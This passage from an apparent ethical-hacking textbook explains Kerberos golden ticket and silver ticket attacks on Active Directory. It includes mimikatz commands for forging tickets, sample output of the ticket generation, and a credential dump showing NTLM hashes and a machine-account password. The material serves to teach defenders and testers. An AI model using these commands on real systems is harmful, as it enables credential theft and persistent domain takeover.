
   ```
   kerberos::golden /domain:domain name /sid:SID /rc4:KRBTGT hash
   value /id:value /user:username
   ```

   Finally, attackers maintain persistence by setting the validity of the ticket.



```
mimikatz # kerberos::golden /domain:ceh.com /sid:S-1-5-21-2083413944-2693254119-1471166842-502 /aes256:3e08f6c492d555ce004ed5
bc965863658a89a9abb48ad565353aa94590597023 /id:502 /user:krtbtg
User      : krtbtg
Domain    : ceh.com (CEH)
SID       : S-1-5-21-2083413944-2693254119-1471166842-502
User Id   : 502
Groups Id : *513 512 520 518 519
ServiceKey: 3e08f6c492d555ce004ed5bc965863658a89a9abb48ad565353aa94590597023 - aes256_hmac
Lifetime  : 5/17/2022 12:52:06 AM ; 5/14/2032 12:52:06 AM ; 5/14/2032 12:52:06 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

Figure 6.188: Screenshot of mimikatz



```
 Directory of C:\Users\Administrator\Downloads\mimikatz-master\x64

05/17/2022  12:52 AM    <DIR>          .
03/02/2020  06:00 PM    <DIR>          ..
03/02/2020  06:00 PM            36,696 mimidrv.sys
03/02/2020  06:00 PM         1,250,056 mimikatz.exe
03/02/2020  06:00 PM            46,856 mimilib.dll
05/17/2022  12:52 AM             1,341 ticket.kirbi
               4 File(s)      1,334,949 bytes
               2 Dir(s)  84,885,164,032 bytes free

C:\Users\Administrator\Downloads\mimikatz-master\x64>
```

Figure 6.189: Screenshot showing saved Kerberos tickets


Note: The final step can also be executed by the NTLM hashes obtained from a malicious replication process.


Silver Ticket Attack

01 A silver ticket attack is a post-exploitation technique implemented by an attacker to **steal legitimate users' credentials** and create a fake Kerberos Ticket Granting Service (TGS) ticket

02 To initiate this attack, the attacker must have access to the credentials gathered from a **local service account or the system's SAM database**

03 The attacker creates a **forged Kerberos TGS ticket** using the **mimikatz** tool to establish a connection with the target service


Extracts the service account's NTLM hashes
2
Compromised Machine
Forged TGS + NTLM
4
5
Accesses resource as a legitimate user
Local Server
1
Gathers the domain name and SID and then impersonates the privileged user
Attacker
3
Creates a forged TGS ticket



```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]r
'wtwm> i$z[#3%(W3;Rp\^
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :
```

Silver Ticket Attack

A silver ticket attack is a post-exploitation technique implemented by an attacker to steal legitimate users' credentials and create a fake Kerberos Ticket Granting Service (TGS) ticket. This attack allows an attacker to acquire permissions to only a single service in an application, unlike the golden ticket attack, in which the attackers acquire permissions over the entire AD. To initiate a silver ticket attack, the attacker must hold access to the credentials gathered from a local service account or the system's SAM database. Then, the attacker forges or creates a silver ticket without any intermediary such as a domain controller (DC), which makes it easier for the attacker to intrude and become untraceable for monitoring solutions.

The attacker initially compromises the target system through techniques such as phishing and vulnerability exploitation. On gaining access to a networked system, the attacker initiates the silver ticket attack by creating a false Kerberos silver ticket using the following steps:

- The attacker obtains domain information such as the domain name and domain security identifier (SID) using the `whoami` command.
- The attacker obtains other details of the service or service type they wish to target.
- The attacker deploys password cracking tools such as mimikatz on the compromised system to extract the Kerberos service's local NTLM password hash.
- The attacker initiates offline password attacks such as Kerberoasting to obtain a raw or plaintext password for the service.
- The attacker creates a forged or fake Kerberos TGS ticket using the mimikatz tool to establish a connection with the target service.
- The attacker uses both the forged TGS and hash data to authenticate the local service as a legitimate user.

- The attacker exploits TGS to elevate privileges and permissions.

Note: Privilege Attribute Certificate (PAC) validation request and PAC validation response are optional in a silver ticket attack.

